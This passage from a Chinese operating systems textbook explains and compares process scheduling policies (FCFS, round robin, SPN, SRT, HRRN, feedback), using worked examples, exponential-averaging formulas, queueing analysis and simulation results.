对于表 9.4 的例子，图 9.5 显示了一个周期内，每种策略的执行模式，同时图 9.5 还给出了一些重要结果。首先，每个进程的结束时间是确定的。根据这一点，可以确定周转时间。根据排队模型，周转时间就是驻留时间 T_r，或这一项在系统中花费的总时间（等待时间+服务时间）。一个更有用的数字是归一化**周转时间**（turnaround time），它是周转时间与服务时间的比率，该值表明一个进程的相对延迟。在典型情况下，进程的执行时间越长，可以容忍的延迟时间就越长。该比率可能的最小值为 1.0，值的增加对应于服务级别的减少。

表 9.4 进程调度示例

进 程	到达时间	服务时间	进 程	到达时间	服务时间
A	0	3	D	6	5
B	2	6	E	8	2
C	4	4			

先来先服务

最简单的策略是先来先服务（FCFS），也称做先进先出（First-In-First-Out，FIFO）或严格排队方案。当每个进程就绪后，它加入就绪队列。当前正在运行的进程停止执行时，选择在就绪队列中存在时间最长的进程运行。

FCFS 执行长进程比执行短进程更好。考虑下面的例子（基于［FINK88］中的例子）：

⊖ 有关排队模型的内容请参阅附录 9B。

进 程	到达时间	服务时间（T_s）	开始时间	结束时间	周转时间（T_r）	T_r/T_s
W	0	1	0	1	1	1
X	1	100	1	101	100	1
Y	2	1	101	102	100	100
Z	3	100	102	202	199	1.99
平均值					100	26

进程 Y 的归一化周转时间与其他进程相比显得不协调：它在系统中的总时间是所需要的处理时间的 100 倍。当一个短进程紧随着一个长进程之后到达时会发生这种情况。另一方面，即使在这个极端的例子中，长进程也没有遭到冷遇。进程 Z 的周转时间几乎是 Y 的两倍，但是它的归一化等待时间低于 2.0。

FCFS 的另一个难点是相对于 I/O 密集型的进程，它更有利于处理器密集型的进程。考虑有一组进程，其中有一个进程大多数时候都使用处理器（处理器密集型），还有许多进程大多数时候进行 I/O 操作（I/O 密集型）。如果一个处理器密集型的进程正在运行，则所有 I/O 密集型的进程都必须等待。有一些进程可能在 I/O 队列中（阻塞态），但是当处理器密集型的进程正在执行时，它们可能移回就绪队列。这时，大多数或所有 I/O 设备都可能是空闲的，即使它们可能还有工作要做。在当前正在运行的进程离开运行状态时，就绪的 I/O 密集型的进程迅速地通过运行态，又阻塞在 I/O 事件上。如果处理器密集型的进程也被阻塞了，则处理器空闲。因此，FCFS 可能导致处理器和 I/O 设备都没有得到充分利用。

FCFS 自身对于单处理器系统并不是很有吸引力的选择。但是，它通常与优先级策略相结合，以提供一种更有效的调度方法。因此，调度程序可以维护许多队列，每个优先级一个队列，每个队列中的调度基于先来先服务原则。在后面讨论反馈调度时，可以看到这类系统的一个例子。

轮转

为了减少在 FCFS 策略下短作业的不利情况，一种简单的方法是采用基于时钟的抢占策略，这类方法中，最简单的是轮转算法。以一个周期性间隔产生时钟中断，当中断发生时，当前正在运行的进程被置于就绪队列中，然后基于 FCFS 策略选择下一个就绪作业运行。这种技术也称做**时间片**（time slicing），因此每个进程在被抢占前都给定一片时间。

对于轮转法，最主要的设计问题是使用的时间段（片）的长度。如果这个长度非常短，则短作业会相对比较快地通过系统。另一方面，处理时钟中断、执行调度和分派函数都需要处理器开销。因此，应该避免使用过短的时间片。一个有用的思想是时间片最好略大于一次典型的交互所需要的时间。如果小于这个时间，大多数进程都需要至少两个时间片。图 9.6 显示了时间片长短对响应时间的影响。注意，当一个时间片比运行时间最长的进程还要长时，轮转法退化成 FCFS。

图 9.5 和表 9.5 给出了时间片 q 分别为 1 个和 4 个时间单位时，前面例子的运行结果。注意当时间量为 1 时，进程 E（最短的作业）的运行情况得到了明显的改善。

轮转法在通用的分时系统或事务处理系统中都特别有效。它的一个缺点是依赖于处理器密集型的进程和 I/O 密集型的进程的不同。通常，I/O 密集型的进程比处理器密集型的进程使用处理器的时间（花费在 I/O 操作之间的执行时间）短。如果既有处理器密集型的进程又有 I/O 密集型的进程，就有可能发生如下情况：一个 I/O 密集型的进程只使用处理器很短的一段时间，然后因为 I/O 而被阻塞，等待 I/O 操作的完成，然后加入到就绪队列；另一方面，一个处理器密集型的进程在执行过程中通常使用一个完整的时间片并立即返回到就绪队列中。因此，处理器密集型的进程不公平地使用了大部分处理器时间，从而导致 I/O 密集型的进程性能降低、使用 I/O 设备低效、响应时间的变化大。




图 9.5　调度策略的比较

表 9.5　调度策略的比较

进程	A	B	C	D	E	
到达时间	0	2	4	6	8	
服务时间(T_s)	3	6	4	5	2	平均值
			FCFS			
完成时间	3	9	13	18	20	
周转时间(T_r)	3	7	9	12	12	8.60
T_r/T_s	1.00	1.17	2.25	2.40	6.00	2.56
			RR q=1			
完成时间	4	18	17	20	15	
周转时间(T_r)	4	16	13	14	7	10.80
T_r/T_s	1.33	2.67	3.25	2.80	3.50	2.71
			RR q=4			
完成时间	3	17	11	20	19	
周转时间(T_r)	3	15	7	14	11	10.00
T_r/T_s	1.00	2.5	1.75	2.80	5.50	2.71

（续）

SPN						
完成时间	3	9	15	20	11	
周转时间(T_r)	3	7	11	14	3	7.60
T_r/T_s	1.00	1.17	2.75	2.80	1.50	1.84
SRT						
完成时间	3	15	8	20	10	
周转时间(T_r)	3	13	4	14	2	7.20
T_r/T_s	1.00	2.17	1.00	2.80	1.00	1.59
HRRN						
完成时间	3	9	13	20	15	
周转时间(T_r)	3	7	9	14	7	8.00
T_r/T_s	1.00	1.17	2.25	2.80	3.5	2.14
FB q=1						
完成时间	4	20	16	19	11	
周转时间(T_r)	4	18	12	13	3	10.00
T_r/T_s	1.33	3.00	3.00	2.60	1.5	2.29
FB q=2ⁱ						
完成时间	4	17	18	20	14	
周转时间(T_r)	4	15	14	14	6	10.60
T_r/T_s	1.33	2.50	3.50	2.80	3.00	2.63

[HALD91] 提出了一种改进了的轮转法，称做虚拟轮转法（Virtual Round Robin，VRR），可以避免这种不公平性，图 9.7 描述了这种方法。新进程到达并加入就绪队列，是基于 FCFS 管理的。当一个正在运行的进程的时间片用完了，它返回到就绪队列。当一个进程为 I/O 而被阻塞时，它加入到一个 I/O 队列。到此为止，一切都没有什么不同之处。它的新特点是解除了 I/O 阻塞的进程都被转移到一个 FCFS 辅助队列中。当进行一次调度决策时，辅助队列中的进程优先于就绪队列中的进程。当一个进程从辅助队列中调度时，它的运行时间不会长于基本时间段减去它上一次从就绪队列中被选择运行的总时间。作者给出的性能研究表明，这种方法在公平性方面确实优于轮转法。




图 9.6　时间片大小的影响




图 9.7　虚拟轮转调度的队列图

最短进程优先

减少 FCFS 固有的对长进程的偏向的另一种方法是最短进程优先（Shortest Process Next，SPN）策略。这是一个非抢占的策略，其原则是下一次选择预计处理时间最短的进程。因此，短进程将会越过长作业，跳到队列头。

图 9.5 和表 9.5 显示了前面例子的运行结果。注意进程 E 接受服务比在 FCFS 策略下要早。如果关注响应时间，整体性能也有显著的提高。但是，响应时间的波动也增加了，特别是对长进程的情况。因此，可预测性降低了。

SPN 策略的难点在于需要知道或至少需要估计每个进程所需要的处理时间。对于批处理作业，系统要求程序员估计该值，并提供给操作系统。如果程序员的估计远低于实际运行时间，系统就可能终止该作业。在生产环境中，相同的作业频繁地运行，可以收集关于它们的统计值。对交互进程，操作系统可以为每个进程保留一个运行平均值，最简单的计算方法如下：

$$S_{n+1}=\frac{1}{n}\sum_{i=1}^{n}T_i \tag{9.1}$$

其中，

T_i：该进程的第 i 个实例的处理器执行时间（对批作业而言指总的执行时间；对交互作业而言指处理器一次短促的执行时间）。

S_i：第 i 个实例的预测值

S_1：第一个实例的预测值；非计算所得。

为避免每次重新计算总和，可以把上式重写成

$$S_{n+1}=\frac{1}{n}T_n+\frac{n-1}{n}S_n \tag{9.2}$$

注意，该公式每个实例的权值相同。在典型情况下，我们希望给较近的实例较大的权值，因为它们更能反映出将来的行为。基于过去值的时间序列预测将来值的一种更常用的技术是指数平均法：

$$S_{n+1}=\alpha T_n+(1-\alpha)S_n \tag{9.3}$$

其中，α是一个常数加权因子（$0<\alpha<1$），用于确定距现在比较近或比较远的观测数据的相对权值。与式（9.2）比较。通过使用一个与过去的观测数据量无关的常数值α，我们考虑了过去所有的值，观测值越远，具有的权值越小。为了更清楚地看到这一点，下面是式（9.3）的展开式：

$$S_{n+1}=\alpha T_n+(1-\alpha)\alpha T_{n-1}+\cdots+(1-\alpha)^i\alpha T_{n-i}+\cdots+(1-\alpha)^n S_1 \tag{9.4}$$

由于α和（$1-\alpha$）都小于 1，因而公式中越靠后的项越小。例如，对$\alpha=0.8$，式（9.4）变成

$$S_{n+1}=0.8T_n+0.16T_{n-1}+0.032T_{n-2}+0.0064T_{n-3}+\cdots$$

观测值越老，它计算入平均值的部分越小。

图 9.8 给出了系数的大小关于它在展开式中的位置的函数。α的值越大，给较近观测值的权值就越大。当$\alpha=0.8$ 时，几乎所有权值都给了最近的 4 个观测值，而如果$\alpha=0.2$，则要对最近 8 个左右的观测值计算平均值。α的值接近 1 的好处是，平均值能够迅速反映观测值的快速变化，缺点是如果观测值出现简短的波动，将会立即影响到平均值，使用的 α 值比较大会导致平均值的急剧变化。




图 9.8 指数平滑系数

图 9.9 比较了简单的平均和指数平均两种不同α值。在图 9.9a 中，观测值从 1 开始，然后逐

增到 10，并停留在那里。在图 9.9b 中，观测值从 20 开始，然后递减到 10，并停留在那里。在这两种情况下，我们都从估计值 $S_1=0$ 开始。这会使得新进程有更高的优先级。注意，指数平均法比简单平均法能够更快地跟踪进程行为的变化，并且α的值越大，对观测值变化的反应就越迅速。

SPN 的风险在于只要持续不断地提供更短的进程，长进程就有可能饥饿。另一方面，尽管 SPN 减少了对长作业的偏向，但是由于缺少抢占机制，它对分时系统或事务处理环境仍然不理想。回过头去再看关于 FCFS 的论述中对最坏情况的分析，进程 W、X、Y 和 Z 仍然按同样的顺序执行，因而严重地不利于短进程 Y。




图 9.9 使用指数平均法

最短剩余时间

最短剩余时间（Shortest Remaining Time，SRT）是针对 SPN 增加了抢占机制的版本。在这种情况下，调度程序总是选择预期剩余时间最短的进程。当一个新进程加入到就绪队列时，它可能比当前运行的进程具有更短的剩余时间，因此，只要新进程就绪，调度程序就可能抢占当前正在运行的进程。和 SPN 一样，调度程序在执行选择函数时必须有关于处理时间的估计，并且存在长进程饥饿的危险。

SRT 不像 FCFS 那样偏向长进程，也不像轮转那样会产生额外的中断，从而减少了开销。另一方面，它必须记录过去的服务时间，从而增加了开销。从周转时间来看，SRT 比 SPN 有更好的性能，因为相对于一个正在运行的长作业，短作业可以立即被选择运行。

注意，在例子（如表 9.5 所示）中，三个最短的进程都得到了立即服务，归一化的周转时间均为 1.0。

最高响应比优先

在表 9.5 中，使用了归一化周转时间，它是周转时间和实际服务时间的比率，可作为性能度量。对每个单独的进程，我们都希望该值最小，并且希望所有进程的平均值也最小。一般而言，我们事先并不知道服务时间是多少，但可以基于过去的历史或用户和配置管理员的某些输入值近似地估计它。考虑下面的比率：

$$R=\frac{w+s}{s}$$

其中，R 为响应比。w 为等待处理器的时间。s 为预计的服务时间。

如果该进程被立即调度，则 R 等于归一化周转时间。注意，R 的最小值为 1.0，只有第一个进入系统的进程才能达到这个值。

因此，调度规则为在当前进程完成或被阻塞时，选择 R 值最大的就绪进程。该方法非常具有吸引力，因为它说明进程的年龄。当偏向短作业时（因为小分母产生大比值），长进程由于得

不到服务的时间不断地增加，从而增大了比值，最终在竞争中胜了短进程。

和 SRT、SPN 一样，使用最高响应比（Highest Response Ratio Next，HRRN）策略需要估计的服务时间。

反馈

如果没有关于各个进程相对长度的任何信息，则 SPN、SRT 和 HRRN 都不能使用。另一种导致偏向短作业的方法是处罚运行时间较长的作业，换句话说，如果不能获得剩余的执行时间，那就关注已经执行了的时间。

方法如下：调度基于抢占原则（按时间片）并且使用动态优先级机制。当一个进程第一次进入系统中时，它被放置在 RQ0，如图 9.4 所示。当它第一次被抢占后并返回就绪状态时，它被放置在 RQ1。在随后的时间里，每当它被抢占时，它被降级到下一个低优先级队列中。一个短进程很快会执行完，不会在就绪队列中降很多级。一个长进程会逐级下降。因此，新到的进程和短进程优先于老进程和长进程。在每个队列中，除了在优先级最低的队列中之外，都使用简单的 FCFS 机制。一旦一个进程处于优先级最低的队列中，它就不可能再降低，但是会重复地返回该队列，直到运行结束。因此，该队列可按照轮转方式调度。

图 9.10 通过显示一个进程经过各种队列的路径来说明反馈调度机制[⊖]。这种方法称做多级反馈，表示操作系统把处理器分配给一个进程，当这个进程阻塞或被抢占时，就反馈到多个优先级队列中的一个队列中。




图 9.10 反馈调度

这个方案有许多变体。一个简单的版本是使用和轮转法相同的方式——按照周期性的时间间隔执行抢占。图 9.5 和表 9.5 给出的例子说明了这种情况，其中时间片为 1 个时间单位。注意，在这种情况下，其性能类似于时间片为 1 的轮转法。

该简单方案存在的一个问题是长进程的周转时间可能惊人地增加。事实上，如果频繁地有新作业进入系统，就有可能出现饥饿的情况。为补偿这一点，可以按照队列改变抢占次数：从 RQ0 中调度的进程允许执行一个时间单位，然后被抢占；从 RQ1 中调度的进程允许执行两个时间单位等。一般而言，从 RQi 中调度的进程允许执行 2^i 的时间，然后才被抢占。该方案也在图 9.5 和表 9.5 的例子中得到了说明。

⊖ 虚线用于强调这是一个时序图，它不是像图 9.4 那样静态地描述可能的转换。

即使给较低的优先级分配较长的时间，长进程仍然有可能饥饿。一种可能的补救方法是当一个进程在它的当前队列中等待服务的时间超过一定的时间量后，把它提升到一个优先级较高的队列中。

9.2.4　性能比较

显然，各种调度策略的性能是选择调度策略的一个关键因素。但是由于相关的性能取决于各种各样的因素，包括各种进程的服务时间分布、调度的效率、上下文切换机制、I/O 请求的本质和 I/O 子系统的性能，因而不可能得到明确的比较结果。然而，可以试图通过以下分析得出一些通用的结论。

排队分析

在本节中，采用了基本的排队公式，并假设了泊松到达速率和指数服务时间㊀。

首先可以观察到，下一个被服务项的选择与服务时间无关的任何调度原则都遵循以下关系：

$$\frac{T_r}{T_s}=\frac{1}{1-\rho}$$

其中，

T_r：周转时间或驻留时间；在系统中的时间、等待时间加上执行时间的总和。

T_s：平均服务时间；在运行状态的平均时间。

ρ：处理器的利用率。

特别地，对于一个基于优先级的调度程序，如果每个进程优先级的指定与预计服务时间无关，则提供了与 FCFS 原则相同的平均周转时间和平均归一化的周转时间。此外，抢占存在与否对这些平均值没有影响。

除了轮转法和 FCFS，到此为止考虑的各种调度原则都是基于预计服务时间进行选择的。遗憾的是，很难为这些原则开发分析模型。但是，通过考查优先级基于服务时间的优先级调度，可以获得关于这类调度算法与 FCFS 相比较的相对性能。

如果调度基于优先级来完成并且如果进程基于服务时间被指定到一个优先级类，就会出现差别。表 9.6 给出了当假设有两种优先级类、每个类有不同的服务时间的时候产生的公式。在该表中，λ表示到达率。这些结果可以推广到任何数目的优先级类中。注意，抢占式调度和非抢占式调度的公式是不同的。对于后一种情况，假设当一个高优先级进程就绪时，低优先级进程立即被中断。

表 9.6　包含两种优先级类别的单服务器队列的公式

假设：1. 泊松到达率

2. 优先级为 1 的项在优先级为 2 的项之前得到服务

3. 优先级相同的项按先进先出的原则调度

4. 任何项不会在被服务时被中断

5. 任何项不会离开队列（未接通延迟）

a）一般公式

$$\lambda=\lambda_1+\lambda_2$$

$$\rho_1=\lambda_1 T_{s1};\rho_2=\lambda_2 T_{s2}$$

$$\rho=\rho_1+\rho_2$$

$$T_s=\frac{\lambda_1}{\lambda}T_{s1}+\frac{\lambda_2}{\lambda}T_{s2}$$

$$T_r=\frac{\lambda_1}{\lambda}T_{r1}+\frac{\lambda_2}{\lambda}T_{r2}$$

㊀　本章用到的排队技术的术语在附录 9B 中给出总结。泊松到达实质上就是随机到达，附录 9B 中将会详细解释。

（续）

b）无中断；指数服务时间	c）抢占-恢复排队原则；指数服务时间
$T_{r1}=T_{s1}+\frac{\rho_1 T_{s1}+\rho_2 T_{s2}}{1-\rho_1}$	$T_{r1}=T_{s1}+\frac{\rho_1 T_{s1}}{1-\rho_1}$
$T_{r2}=T_{s2}+\frac{T_{r1}-T_{s1}}{1-\rho}$	$T_{r2}=T_{s2}+\frac{1}{1-\rho_1}\left(\rho_1 T_{s2}+\frac{\rho T_r}{1-\rho}\right)$

作为一个例子，考虑两种优先级类的情况。每个类中进程到达的数目相同，并且低优先级类的平均服务时间是高优先级类的 5 倍。因此，希望能优先选择短进程。图 9.11 给出了全部结果。通过优先选择短作业，在较高的利用率的基础上，提高了平均归一化周转时间，可以想象，如果使用抢占，将使这种提高达到最大。但是要注意，整体性能并没有受到太多的影响。




图 9.11　整体归一化响应时间

但是，当分别考虑两个优先级类时就会出现较大的差别。图 9.12 显示了高优先级短进程的结果。为了比较，图中上面一条线假设没有使用优先级，并且假设仅仅是查看当有一半进程具有较短的处理时间时的相对性能，其余两条线假设这些进程被指定较高的优先级。当系统使用没有抢占的优先级调度时，性能提高非常显著，当使用了抢占时更是如此。

图 9.13 给出了关于低优先级长进程的相同分析。正如所预料的那样，这类进程在优先级调度策略下性能会下降。

仿真建模

通过使用离散事件仿真可以解决建模分析的某些问题，它可以对许多策略建立模型。仿真的缺点是一个给定"运行"的结果只适用于特定假设下的特定进程集合。尽管如此，仍然可以得到有用的观察结果。

［FINK88］中给出了这类研究的结果。仿真包含了 50 000 个进程，到达速率 $\lambda=0.8$，平均服务时间 $T_s=1$。因此，假设处理器的利用率为 $\rho=\lambda T_s=0.8$。注意，这仅仅测试一种利用率。

为了表示结果，进程按照服务时间的百分比进行分组，每一组有 500 个进程。因此，服务时间最短的 500 个进程在第一个百分点中，除去它们以外，剩下的进程中服务时间最短的 500 个进

程在第2个百分点中；依次类推。这就可以把各种策略的结果看做是关于进程长度的函数。




图9.12　短进程的归一化响应时间




图9.13　长进程的归一化响应时间

图9.14给出了归一化周转时间，图9.15给出了平均等待时间。查看周转时间，可以看到FCFS的性能非常不好，三分之一的进程归一化周转时间超过服务时间的10倍，并且这些都是最短的进程；另一方面，因为FCFS的调度与服务时间无关，其绝对等待时间始终是一致的。这两个图显示了时间片为一个时间单位的轮转法。除了执行时间小于一个时间片的最短进程，轮转法（RR）对所有进程所产生的标准周转时间大约为5，公平地对待所有进程。除了最短进程，最短进程（SPN）法的执行结果比轮转法好。最短剩余时间法（SRT）是具有抢占机制的SPN，除了7%的最长进程，它的执行效率比SPN好。可以看出，在所有的非抢占策略中，FCFS偏向长进程，SPN偏向短进程。最高响应比（HRRN）是这两种结果的折中，这一点在图中得到了证实。最后，该

图给出了在每个优先级队列中具有固定的统一时间片的反馈调度。正如所预料的那样，对于短进程，FB 的执行结果非常好。




图 9.14 关于归一化周转时间的仿真结果

